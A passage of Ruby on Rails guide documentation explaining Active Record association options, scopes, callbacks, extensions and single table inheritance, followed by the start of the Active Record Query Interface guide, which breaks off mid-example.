By convention, Rails assumes that the column used to hold the primary key of this model is `id`. You can override this and explicitly specify the primary key with the `:primary_key` option.

4.2.2.8 `:source`

The `:source` option specifies the source association name for a `has_one :through` association.

4.2.2.9 `:source_type`

The `:source_type` option specifies the source association type for a `has_one :through` association that proceeds through a polymorphic association.

4.2.2.10 `:through`

The `:through` option specifies a join model through which to perform the query. `has_one :through`associations were discussed in detail earlier in this guide.

4.2.2.11 `:validate`

If you set the `:validate` option to `true`, then associated objects will be validated whenever you save this object. By default, this is `false`: associated objects will not be validated when this object is saved.

4.2.3 Scopes for has_one

There may be times when you wish to customize the query used by `has_one`. Such customizations can be achieved via a scope block. For example:

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where active: true }
end
```

You can use any of the standard querying methods inside the scope block. The following ones are discussed below:

- `where`
- `includes`
- `readonly`
- `select`

4.2.3.1 `where`

The `where` method lets you specify the conditions that the associated object must meet.

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { where "confirmed = 1" }
end
```

4.2.3.2 `includes`

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

```
class Supplier < ActiveRecord::Base
  has_one :account
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

If you frequently retrieve representatives directly from suppliers (`@supplier.account.representative`), then you can make your code somewhat more efficient by including representatives in the association from suppliers to accounts:

```
class Supplier < ActiveRecord::Base
  has_one :account, -> { includes :representative }
end

class Account < ActiveRecord::Base
  belongs_to :supplier
  belongs_to :representative
end

class Representative < ActiveRecord::Base
  has_many :accounts
end
```

4.2.3.3 `readonly`

If you use the `readonly` method, then the associated object will be read-only when retrieved via the association.

4.2.3.4 `select`

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated object. By default, Rails retrieves all columns.

4.2.4 Do Any Associated Objects Exist?

You can see if any associated objects exist by using the `association.nil?` method:

```
if @supplier.account.nil?
  @msg = "No account found for this supplier"
end
```

4.2.5 When are Objects Saved?

When you assign an object to a `has_one` association, that object is automatically saved (in order to update its foreign key). In addition, any object being replaced is also automatically saved, because its foreign key will change too.
If either of these saves fails due to validation errors, then the assignment statement returns `false`and the assignment itself is cancelled.
If the parent object (the one declaring the `has_one` association) is unsaved (that is, `new_record?`returns `true`) then the child objects are not saved. They will automatically when the parent object is saved.
If you want to assign an object to a `has_one` association without saving the object, use the `association.build` method.

4.3 `has_many` Association Reference

The `has_many` association creates a one-to-many relationship with another model. In database terms, this association says that the other class will have a foreign key that refers to instances of this class.

4.3.1 Methods Added by `has_many`

When you declare a `has_many` association, the declaring class automatically gains 16 methods related to the association:

- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=(objects)`
- `collection_singular_ids`
- `collection_singular_ids=(ids)`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {}, ...)`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

In all of these methods, `collection` is replaced with the symbol passed as the first argument to `has_many`, and `collection_singular` is replaced with the singularized version of that symbol. For example, given the declaration:

```
class Customer < ActiveRecord::Base
  has_many :orders
end
```

Each instance of the `Customer` model will have these methods:

```
orders(force_reload = false)
orders<<(object, ...)
orders.delete(object, ...)
orders.destroy(object, ...)
orders=(objects)
order_ids
order_ids=(ids)
orders.clear
orders.empty?
orders.size
orders.find(...)
orders.where(...)
orders.exists?(...)
orders.build(attributes = {}, ...)
orders.create(attributes = {})
orders.create!(attributes = {})
```

4.3.1.1 `collection(force_reload = false)`

The `collection` method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.

```
@orders = @customer.orders
```

4.3.1.2 `collection<<(object, ...)`

The `collection<<` method adds one or more objects to the collection by setting their foreign keys to the primary key of the calling model.

```
@customer.orders << @order1
```

4.3.1.3 `collection.delete(object, ...)`

The `collection.delete` method removes one or more objects from the collection by setting their foreign keys to `NULL`.

```
@customer.orders.delete(@order1)
```

Additionally, objects will be destroyed if they're associated with `dependent: :destroy`, and deleted if they're associated with `dependent: :delete_all`.

4.3.1.4 `collection.destroy(object, ...)`

The `collection.destroy` method removes one or more objects from the collection by running `destroy` on each object.

```
@customer.orders.destroy(@order1)
```

Objects will *always* be removed from the database, ignoring the `:dependent` option.

4.3.1.5 `collection=(objects)`

The `collection=` method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

4.3.1.6 `collection_singular_ids`

The `collection_singular_ids` method returns an array of the ids of the objects in the collection.

```
@order_ids = @customer.order_ids
```

4.3.1.7 `collection_singular_ids=(ids)`

The `collection_singular_ids=` method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

4.3.1.8 `collection.clear`

The `collection.clear` method removes every object from the collection. This destroys the associated objects if they are associated with `dependent: :destroy`, deletes them directly from the database if `dependent: :delete_all`, and otherwise sets their foreign keys to `NULL`.

4.3.1.9 `collection.empty?`

The `collection.empty?` method returns `true` if the collection does not contain any associated objects.

```
<% if @customer.orders.empty? %>
  No Orders Found
<% end %>
```

4.3.1.10 `collection.size`

The `collection.size` method returns the number of objects in the collection.

```
@order_count = @customer.orders.size
```

4.3.1.11 `collection.find(...)`

The `collection.find` method finds objects within the collection. It uses the same syntax and options as `ActiveRecord::Base.find`.

```
@open_orders = @customer.orders.find(1)
```

4.3.1.12 `collection.where(...)`

The `collection.where` method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed.

```
@open_orders = @customer.orders.where(open: true) # No query yet
@open_order = @open_orders.first # Now the database will be queried
```

4.3.1.13 `collection.exists?(...)`

The `collection.exists?` method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as `ActiveRecord::Base.exists?`.

4.3.1.14 `collection.build(attributes = {}, ...)`

The `collection.build` method returns one or more new objects of the associated type. These objects will be instantiated from the passed attributes, and the link through their foreign key will be created, but the associated objects will *not* yet be saved.

```
@order = @customer.orders.build(order_date: Time.now,
                                order_number: "A12345")
```

4.3.1.15 `collection.create(attributes = {})`

The `collection.create` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through its foreign key will be created, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.

```
@order = @customer.orders.create(order_date: Time.now,
                                 order_number: "A12345")
```

4.3.1.16 `collection.create!(attributes = {})`

Does the same as `collection.create` above, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.3.2 Options for `has_many`

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_many` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:

```
class Customer < ActiveRecord::Base
  has_many :orders, dependent: :delete_all, validate: :false
end
```

The `has_many` association supports these options:

- `:as`
- `:autosave`
- `:class_name`
- `:counter_cache`
- `:dependent`
- `:foreign_key`
- `:inverse_of`
- `:primary_key`
- `:source`
- `:source_type`
- `:through`
- `:validate`

4.3.2.1 `:as`

Setting the `:as` option indicates that this is a polymorphic association, as discussed earlier in this guide.

4.3.2.2 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.3.2.3 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a customer has many orders, but the actual name of the model containing orders is `Transaction`, you'd set things up this way:

```
class Customer < ActiveRecord::Base
  has_many :orders, class_name: "Transaction"
end
```

4.3.2.4 `:counter_cache`

This option can be used to configure a custom named `:counter_cache`. You only need this option when you customized the name of your `:counter_cache` on the belongs_to association.

4.3.2.5 `:dependent`

Controls what happens to the associated objects when their owner is destroyed:

- `:destroy` causes all the associated objects to also be destroyed
- `:delete_all` causes all the associated objects to be deleted directly from the database (so callbacks will not execute)
- `:nullify` causes the foreign keys to be set to `NULL`. Callbacks are not executed.
- `:restrict_with_exception` causes an exception to be raised if there are any associated records
- `:restrict_with_error` causes an error to be added to the owner if there are any associated objects

4.3.2.6 `:foreign_key`

By convention, Rails assumes that the column used to hold the foreign key on the other model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:

```
class Customer < ActiveRecord::Base
  has_many :orders, foreign_key: "cust_id"
end
```

In any case, Rails will not create foreign key columns for you. You need to explicitly define them as part of your migrations.

4.3.2.7 `:inverse_of`

The `:inverse_of` option specifies the name of the `belongs_to` association that is the inverse of this association. Does not work in combination with the `:through` or `:as` options.

```
class Customer < ActiveRecord::Base
  has_many :orders, inverse_of: :customer
end

class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

4.3.2.8 `:primary_key`

By convention, Rails assumes that the column used to hold the primary key of the association is `id`. You can override this and explicitly specify the primary key with the `:primary_key` option.

Let's say that `users` table has `id` as the primary_key but it also has `guid` column. And the requirement is that `todos` table should hold `guid` column value and not `id` value. This can be achieved like this

```
class User < ActiveRecord::Base
  has_many :todos, primary_key: :guid
end
```

Now if we execute `@user.todos.create` then `@todo` record will have `user_id` value as the `guid`value of `@user`.

4.3.2.9 `:source`

The `:source` option specifies the source association name for a `has_many :through` association. You only need to use this option if the name of the source association cannot be automatically inferred from the association name.

4.3.2.10 `:source_type`

The `:source_type` option specifies the source association type for a `has_many :through`association that proceeds through a polymorphic association.

4.3.2.11 `:through`

The `:through` option specifies a join model through which to perform the query. `has_many :through`associations provide a way to implement many-to-many relationships, as discussed earlier in this guide.

4.3.2.12 `:validate`

If you set the `:validate` option to `false`, then associated objects will not be validated whenever you save this object. By default, this is `true`: associated objects will be validated when this object is saved.

4.3.3 Scopes for `has_many`

There may be times when you wish to customize the query used by `has_many`. Such customizations can be achieved via a scope block. For example:

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { where processed: true }
end
```

You can use any of the standard querying methods inside the scope block. The following ones are discussed below:

- `where`
- `extending`
- `group`
- `includes`
- `limit`
- `offset`
- `order`
- `readonly`
- `select`
- `uniq`

4.3.3.1 `where`

The `where` method lets you specify the conditions that the associated object must meet.

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where "confirmed = 1" },
    class_name: "Order"
end
```

You can also set conditions via a hash:

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where confirmed: true },
                              class_name: "Order"
end
```

If you use a hash-style `where` option, then record creation via this association will be automatically scoped using the hash. In this case, using `@customer.confirmed_orders.create` or `@customer.confirmed_orders.build` will create orders where the confirmed column has the value `true`.

4.3.3.2 `extending`

The `extending` method specifies a named module to extend the association proxy. Association extensions are discussed in detail later in this guide.

4.3.3.3 `group`

The `group` method supplies an attribute name to group the result set by, using a `GROUP BY` clause in the finder SQL.

```
class Customer < ActiveRecord::Base
  has_many :line_items, -> { group 'orders.id' },
                        through: :orders
end
```

4.3.3.4 includes

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used. For example, consider these models:

```
class Customer < ActiveRecord::Base
  has_many :orders
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

If you frequently retrieve line items directly from customers (`@customer.orders.line_items`), then you can make your code somewhat more efficient by including line items in the association from customers to orders:

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { includes :line_items }
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

4.3.3.5 limit

The `limit` method lets you restrict the total number of objects that will be fetched through an association.

```
class Customer < ActiveRecord::Base
  has_many :recent_orders,
    -> { order('order_date desc').limit(100) },
    class_name: "Order",
end
```

4.3.3.6 offset

The `offset` method lets you specify the starting offset for fetching objects via an association. For example, `-> { offset(11) }` will skip the first 11 records.

4.3.3.7 order

The `order` method dictates the order in which associated objects will be received (in the syntax used by an SQL `ORDER BY` clause).

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { order "date_confirmed DESC" }
end
```

4.3.3.8 readonly

If you use the `readonly` method, then the associated objects will be read-only when retrieved via the association.

4.3.3.9 select

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.

If you specify your own `select`, be sure to include the primary key and foreign key columns of the associated model. If you do not, Rails will throw an error.

4.3.3.10 `distinct`

Use the `distinct` method to keep the collection free of duplicates. This is mostly useful together with the `:through` option.

```
class Person < ActiveRecord::Base
  has_many :readings
  has_many :articles, through: :readings
end

person = Person.create(name: 'John')
article   = Article.create(name: 'a1')
person.articles << article
person.articles << article
person.articles.inspect # => [#<Article id: 5, name: "a1">, #<Article
id: 5, name: "a1">]
Reading.all.inspect  # => [#<Reading id: 12, person_id: 5, article_id:
5>, #<Reading id: 13, person_id: 5, article_id: 5>]
```

In the above case there are two readings and `person.articles` brings out both of them even though these records are pointing to the same article.

Now let's set `distinct`:

```
class Person
  has_many :readings
  has_many :articles, -> { distinct }, through: :readings
end

person = Person.create(name: 'Honda')
article   = Article.create(name: 'a1')
person.articles << article
person.articles << article
person.articles.inspect # => [#<Article id: 7, name: "a1">]
Reading.all.inspect  # => [#<Reading id: 16, person_id: 7, article_id:
7>, #<Reading id: 17, person_id: 7, article_id: 7>]
```

In the above case there are still two readings. However `person.articles` shows only one article because the collection loads only unique records.

If you want to make sure that, upon insertion, all of the records in the persisted association are distinct (so that you can be sure that when you inspect the association that you will never find duplicate records), you should add a unique index on the table itself. For example, if you have a table named `person_articles` and you want to make sure all the articles are unique, you could add the following in a migration:

```
add_index :person_articles, :article, unique: true
```

Note that checking for uniqueness using something like `include?` is subject to race conditions. Do not attempt to use `include?` to enforce distinctness in an association. For instance, using the article example from above, the following code would be racy because multiple users could be attempting this at the same time:

```
person.articles << article unless person.articles.include?(article)
```

4.3.4 When are Objects Saved?

When you assign an object to a `has_many` association, that object is automatically saved (in order to update its foreign key). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns `false` and the assignment itself is cancelled.

If the parent object (the one declaring the `has_many` association) is unsaved (that is, `new_record?`returns `true`) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.

If you want to assign an object to a `has_many` association without saving the object, use the `collection.build` method.

4.4 `has_and_belongs_to_many` Association Reference

The `has_and_belongs_to_many` association creates a many-to-many relationship with another model. In database terms, this associates two classes via an intermediate join table that includes foreign keys referring to each of the classes.

4.4.1 Methods Added by `has_and_belongs_to_many`

When you declare a `has_and_belongs_to_many` association, the declaring class automatically gains 16 methods related to the association:

- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=(objects)`
- `collection_singular_ids`
- `collection_singular_ids=(ids)`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {})`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

In all of these methods, `collection` is replaced with the symbol passed as the first argument to `has_and_belongs_to_many`, and `collection_singular` is replaced with the singularized version of that symbol. For example, given the declaration:

```
class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

Each instance of the `Part` model will have these methods:

```
assemblies(force_reload = false)
assemblies<<(object, ...)
assemblies.delete(object, ...)
assemblies.destroy(object, ...)
assemblies=(objects)
assembly_ids
assembly_ids=(ids)
assemblies.clear
assemblies.empty?
assemblies.size
assemblies.find(...)
assemblies.where(...)
assemblies.exists?(...)
assemblies.build(attributes = {}, ...)
assemblies.create(attributes = {})
assemblies.create!(attributes = {})
```

4.4.1.1 Additional Column Methods

If the join table for a `has_and_belongs_to_many` association has additional columns beyond the two foreign keys, these columns will be added as attributes to records retrieved via that association. Records returned with additional attributes will always be read-only, because Rails cannot save changes to those attributes.
The use of extra attributes on the join table in a `has_and_belongs_to_many` association is deprecated. If you require this sort of complex behavior on the table that joins two models in a many-to-many relationship, you should use a `has_many :through` association instead of `has_and_belongs_to_many`.

4.4.1.2 `collection(force_reload = false)`

The `collection` method returns an array of all of the associated objects. If there are no associated objects, it returns an empty array.

```
@assemblies = @part.assemblies
```

4.4.1.3 `collection<<(object, ...)`

The `collection<<` method adds one or more objects to the collection by creating records in the join table.

```
@part.assemblies << @assembly1
```

This method is aliased as `collection.concat` and `collection.push`.

4.4.1.4 `collection.delete(object, ...)`

The `collection.delete` method removes one or more objects from the collection by deleting records in the join table. This does not destroy the objects.

```
@part.assemblies.delete(@assembly1)
```

This does not trigger callbacks on the join records.

4.4.1.5 `collection.destroy(object, ...)`

The `collection.destroy` method removes one or more objects from the collection by running `destroy` on each record in the join table, including running callbacks. This does not destroy the objects.

```
@part.assemblies.destroy(@assembly1)
```

4.4.1.6 `collection=(objects)`

The `collection=` method makes the collection contain only the supplied objects, by adding and deleting as appropriate.

4.4.1.7 `collection_singular_ids`

The `collection_singular_ids` method returns an array of the ids of the objects in the collection.

```
@assembly_ids = @part.assembly_ids
```

4.4.1.8 `collection_singular_ids=(ids)`

The `collection_singular_ids=` method makes the collection contain only the objects identified by the supplied primary key values, by adding and deleting as appropriate.

4.4.1.9 `collection.clear`

The `collection.clear` method removes every object from the collection by deleting the rows from the joining table. This does not destroy the associated objects.

4.4.1.10 `collection.empty?`

The `collection.empty?` method returns `true` if the collection does not contain any associated objects.

```
<% if @part.assemblies.empty? %>
  This part is not used in any assemblies
<% end %>
```

4.4.1.11 `collection.size`

The `collection.size` method returns the number of objects in the collection.

```
@assembly_count = @part.assemblies.size
```

4.4.1.12 `collection.find(...)`

The `collection.find` method finds objects within the collection. It uses the same syntax and options as `ActiveRecord::Base.find`. It also adds the additional condition that the object must be in the collection.

```
@assembly = @part.assemblies.find(1)
```

4.4.1.13 `collection.where(...)`

The `collection.where` method finds objects within the collection based on the conditions supplied but the objects are loaded lazily meaning that the database is queried only when the object(s) are accessed. It also adds the additional condition that the object must be in the collection.

```
@new_assemblies = @part.assemblies.where("created_at > ?", 2.days.ago)
```

4.4.1.14 `collection.exists?(...)`

The `collection.exists?` method checks whether an object meeting the supplied conditions exists in the collection. It uses the same syntax and options as `ActiveRecord::Base.exists?`.

4.4.1.15 `collection.build(attributes = {})`

The `collection.build` method returns a new object of the associated type. This object will be instantiated from the passed attributes, and the link through the join table will be created, but the associated object will *not* yet be saved.

```
@assembly = @part.assemblies.build({assembly_name: "Transmission
housing"})
```

4.4.1.16 `collection.create(attributes = {})`

The `collection.create` method returns a new object of the associated type. This object will be instantiated from the passed attributes, the link through the join table will be created, and, once it passes all of the validations specified on the associated model, the associated object *will* be saved.

```
@assembly = @part.assemblies.create({assembly_name: "Transmission
housing"})
```

4.4.1.17 `collection.create!(attributes = {})`

Does the same as `collection.create`, but raises `ActiveRecord::RecordInvalid` if the record is invalid.

4.4.2 Options for `has_and_belongs_to_many`

While Rails uses intelligent defaults that will work well in most situations, there may be times when you want to customize the behavior of the `has_and_belongs_to_many` association reference. Such customizations can easily be accomplished by passing options when you create the association. For example, this association uses two such options:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { readonly },
                                       autosave: true
end
```

The `has_and_belongs_to_many` association supports these options:

- `:association_foreign_key`
- `:autosave`
- `:class_name`
- `:foreign_key`
- `:join_table`
- `:validate`

4.4.2.1 `:association_foreign_key`

By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to the other model is the name of that model with the suffix `_id` added. The `:association_foreign_key` option lets you set the name of the foreign key directly:

The `:foreign_key` and `:association_foreign_key` options are useful when setting up a many-to-many self-join. For example:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
      class_name: "User",
      foreign_key: "this_user_id",
      association_foreign_key: "other_user_id"
```

```
end
```

4.4.2.2 `:autosave`

If you set the `:autosave` option to `true`, Rails will save any loaded members and destroy members that are marked for destruction whenever you save the parent object.

4.4.2.3 `:class_name`

If the name of the other model cannot be derived from the association name, you can use the `:class_name` option to supply the model name. For example, if a part has many assemblies, but the actual name of the model containing assemblies is `Gadget`, you'd set things up this way:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, class_name: "Gadget"
end
```

4.4.2.4 `:foreign_key`

By convention, Rails assumes that the column in the join table used to hold the foreign key pointing to this model is the name of this model with the suffix `_id` added. The `:foreign_key` option lets you set the name of the foreign key directly:

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
      class_name: "User",
      foreign_key: "this_user_id",
      association_foreign_key: "other_user_id"
end
```

4.4.2.5 `:join_table`

If the default name of the join table, based on lexical ordering, is not what you want, you can use the `:join_table` option to override the default.

4.4.2.6 `:validate`

If you set the `:validate` option to `false`, then associated objects will not be validated whenever you save this object. By default, this is `true`: associated objects will be validated when this object is saved.

4.4.3 Scopes for `has_and_belongs_to_many`

There may be times when you wish to customize the query used by `has_and_belongs_to_many`. Such customizations can be achieved via a scope block. For example:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { where active: true }
end
```

You can use any of the standard querying methods inside the scope block. The following ones are discussed below:

- `where`
- `extending`
- `group`
- `includes`
- `limit`
- `offset`
- `order`
- `readonly`
- `select`
- `uniq`

4.4.3.1 `where`

The `where` method lets you specify the conditions that the associated object must meet.

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where "factory = 'Seattle'" }
end
```

You can also set conditions via a hash:

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where factory: 'Seattle' }
end
```

If you use a hash-style `where`, then record creation via this association will be automatically scoped using the hash. In this case, using `@parts.assemblies.create` or `@parts.assemblies.build` will create orders where the `factory` column has the value "Seattle".

4.4.3.2 `extending`

The `extending` method specifies a named module to extend the association proxy. Association extensions are discussed in detail later in this guide.

4.4.3.3 `group`

The `group` method supplies an attribute name to group the result set by, using a `GROUP BY` clause in the finder SQL.

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { group "factory" }
end
```

4.4.3.4 `includes`

You can use the `includes` method to specify second-order associations that should be eager-loaded when this association is used.

4.4.3.5 `limit`

The `limit` method lets you restrict the total number of objects that will be fetched through an association.

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order("created_at DESC").limit(50) }
end
```

4.4.3.6 `offset`

The `offset` method lets you specify the starting offset for fetching objects via an association. For example, if you set `offset(11)`, it will skip the first 11 records.

4.4.3.7 `order`

The `order` method dictates the order in which associated objects will be received (in the syntax used by an SQL `ORDER BY` clause).

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order "assembly_name ASC" }
end
```

4.4.3.8 `readonly`

If you use the `readonly` method, then the associated objects will be read-only when retrieved via the association.

4.4.3.9 `select`

The `select` method lets you override the SQL `SELECT` clause that is used to retrieve data about the associated objects. By default, Rails retrieves all columns.

4.4.3.10 `uniq`

Use the `uniq` method to remove duplicates from the collection.

4.4.4 When are Objects Saved?

When you assign an object to a `has_and_belongs_to_many` association, that object is automatically saved (in order to update the join table). If you assign multiple objects in one statement, then they are all saved.

If any of these saves fails due to validation errors, then the assignment statement returns `false` and the assignment itself is cancelled.

If the parent object (the one declaring the `has_and_belongs_to_many` association) is unsaved (that is, `new_record?` returns `true`) then the child objects are not saved when they are added. All unsaved members of the association will automatically be saved when the parent is saved.
If you want to assign an object to a `has_and_belongs_to_many` association without saving the object, use the `collection.build` method.

4.5 Association Callbacks

Normal callbacks hook into the life cycle of Active Record objects, allowing you to work with those objects at various points. For example, you can use a `:before_save` callback to cause something to happen just before an object is saved.
Association callbacks are similar to normal callbacks, but they are triggered by events in the life cycle of a collection. There are four available association callbacks:

- `before_add`
- `after_add`
- `before_remove`
- `after_remove`

You define association callbacks by adding options to the association declaration. For example:

```
class Customer < ActiveRecord::Base
  has_many :orders, before_add: :check_credit_limit

  def check_credit_limit(order)
    ...
  end
end
```

Rails passes the object being added or removed to the callback.

You can stack callbacks on a single event by passing them as an array:

```
class Customer < ActiveRecord::Base
  has_many :orders,
    before_add: [:check_credit_limit, :calculate_shipping_charges]

  def check_credit_limit(order)
    ...
  end

  def calculate_shipping_charges(order)
    ...
  end
end
```

If a `before_add` callback throws an exception, the object does not get added to the collection. Similarly, if a `before_remove` callback throws an exception, the object does not get removed from the collection.

4.6 Association Extensions

You're not limited to the functionality that Rails automatically builds into association proxy objects. You can also extend these objects through anonymous modules, adding new finders, creators, or other methods. For example:

```
class Customer < ActiveRecord::Base
```

```
  has_many :orders do
    def find_by_order_prefix(order_number)
      find_by(region_id: order_number[0..2])
    end
  end
end
```
If you have an extension that should be shared by many associations, you can use a named extension module. For example:

```
module FindRecentExtension
  def find_recent
    where("created_at > ?", 5.days.ago)
  end
end

class Customer < ActiveRecord::Base
  has_many :orders, -> { extending FindRecentExtension }
end

class Supplier < ActiveRecord::Base
  has_many :deliveries, -> { extending FindRecentExtension }
end
```
Extensions can refer to the internals of the association proxy using these three attributes of the `proxy_association` accessor:

- `proxy_association.owner` returns the object that the association is a part of.
- `proxy_association.reflection` returns the reflection object that describes the association.
- `proxy_association.target` returns the associated object for `belongs_to` or `has_one`, or the collection of associated objects for `has_many` or `has_and_belongs_to_many`.

5 Single Table Inheritance

Sometimes, you may want to share fields and behavior between different models. Let's say we have Car, Motorcycle and Bicycle models. We will want to share the `color` and `price` fields and some methods for all of them, but having some specific behavior for each, and separated controllers too.
Rails makes this quite easy. First, let's generate the base Vehicle model:

```
$ rails generate model vehicle type:string color:string
price:decimal{10.2}
```
Did you note we are adding a "type" field? Since all models will be saved in a single database table, Rails will save in this column the name of the model that is being saved. In our example, this can be "Car", "Motorcycle" or "Bicycle." STI won't work without a "type" field in the table.

Next, we will generate the three models that inherit from Vehicle. For this, we can use the `--parent=PARENT` option, which will generate a model that inherits from the specified parent and without equivalent migration (since the table already exists).
For example, to generate the Car model:

```
$ rails generate model car --parent=Vehicle
```
The generated model will look like this:

```
class Car < Vehicle
end
```
This means that all behavior added to Vehicle is available for Car too, as associations, public methods, etc.

Creating a car will save it in the `vehicles` table with "Car" as the `type` field:

```
Car.create color: 'Red', price: 10000
```

will generate the following SQL:

```
INSERT INTO "vehicles" ("type", "color", "price") VALUES ("Car", "Red",
10000)
```

Querying car records will just search for vehicles that are cars:

```
Car.all
```

will run a query like:

```
SELECT "vehicles".* FROM "vehicles" WHERE "vehicles"."type" IN ('Car')
```

Active Record Query Interface

This guide covers different ways to retrieve data from the database using Active Record.

If you're used to using raw SQL to find database records, then you will generally find that there are better ways to carry out the same operations in Rails. Active Record insulates you from the need to use SQL in most cases.

Code examples throughout this guide will refer to one or more of the following models:

All of the following models use `id` as the primary key, unless specified otherwise.

```
class Client < ActiveRecord::Base
  has_one :address
  has_many :orders
  has_and_belongs_to_many :roles
end
class Address < ActiveRecord::Base
  belongs_to :client
end
class Order < ActiveRecord::Base
  belongs_to :client, counter_cache: true
end
class Role < ActiveRecord::Base
  has_and_belongs_to_many :clients
end
```

Active Record will perform queries on the database for you and is compatible with most database systems (MySQL, PostgreSQL and SQLite to name a few). Regardless of which database system you're using, the Active Record method format will always be the same.

1 Retrieving Objects from the Database

To retrieve objects from the database, Active Record provides several finder methods. Each finder method allows you to pass arguments into it to perform certain queries on your database without writing raw SQL.

The methods are:

- `bind`
- `create_with`
- `distinct`
- `eager_load`
- `extending`
- `from`
- `group`
- `having`
- `includes`
- `joins`
- `limit`
- `lock`

- `none`
- `offset`
- `order`
- `preload`
- `readonly`
- `references`
- `reorder`
- `reverse_order`
- `select`
- `uniq`
- `where`

All of the above methods return an instance of `ActiveRecord::Relation`.

The primary operation of `Model.find(options)` can be summarized as:

- Convert the supplied options to an equivalent SQL query.
- Fire the SQL query and retrieve the corresponding results from the database.
- Instantiate the equivalent Ruby object of the appropriate model for every resulting row.
- Run `after_find` and then `after_initialize` callbacks, if any.

1.1 Retrieving a Single Object

Active Record provides several different ways of retrieving a single object.

1.1.1 `find`

Using the `find` method, you can retrieve the object corresponding to the specified *primary key* that matches any supplied options. For example:

```
# Find the client with primary key (id) 10.
client = Client.find(10)
# => #<Client id: 10, first_name: "Ryan">
```

The SQL equivalent of the above is:

```
SELECT * FROM clients WHERE (clients.id = 10) LIMIT 1
```

The `find` method will raise an `ActiveRecord::RecordNotFound` exception if no matching record is found.

You can also use this method to query for multiple objects. Call the `find` method and pass in an array of primary keys. The return will be an array containing all of the matching records for the supplied*primary keys*. For example:

```
# Find the clients with primary keys 1 and 10.
client = Client.find([1, 10]) # Or even Client.find(1, 10)
# => [#<Client id: 1, first_name: "Lifo">, #<Client id: 10,
first_name: "Ryan">]
```

The SQL equivalent of the above is:

```
SELECT * FROM clients WHERE (clients.id IN (1,10))
```

The `find` method will raise an `ActiveRecord::RecordNotFound` exception unless a matching record is found for **all** of the supplied primary keys.

1.1.2 `take`

The `take` method retrieves a record without any implicit ordering. For example:

```
client = Client.take
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:

```
SELECT * FROM clients LIMIT 1
```

The `take` method returns `nil` if no record is found and no exception will be raised.

You can pass in a numerical argument to the `take` method to return up to that number of results. For example

```
client = Client.take(2)
# => [
  #<Client id: 1, first_name: "Lifo">,
  #<Client id: 220, first_name: "Sara">
]
```

The SQL equivalent of the above is:

```
SELECT * FROM clients LIMIT 2
```

The `take!` method behaves exactly like `take`, except that it will raise `ActiveRecord::RecordNotFound` if no matching record is found.

The retrieved record may vary depending on the database engine.

1.1.3 `first`

The `first` method finds the first record ordered by the primary key. For example:

```
client = Client.first
# => #<Client id: 1, first_name: "Lifo">
```

The SQL equivalent of the above is:

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

The `first` method returns `nil` if no matching record is found and no exception will be raised.

You can pass in a numerical argument to the `first` method to return up to that number of results. For example

```
client = Client.first(3)
# => [
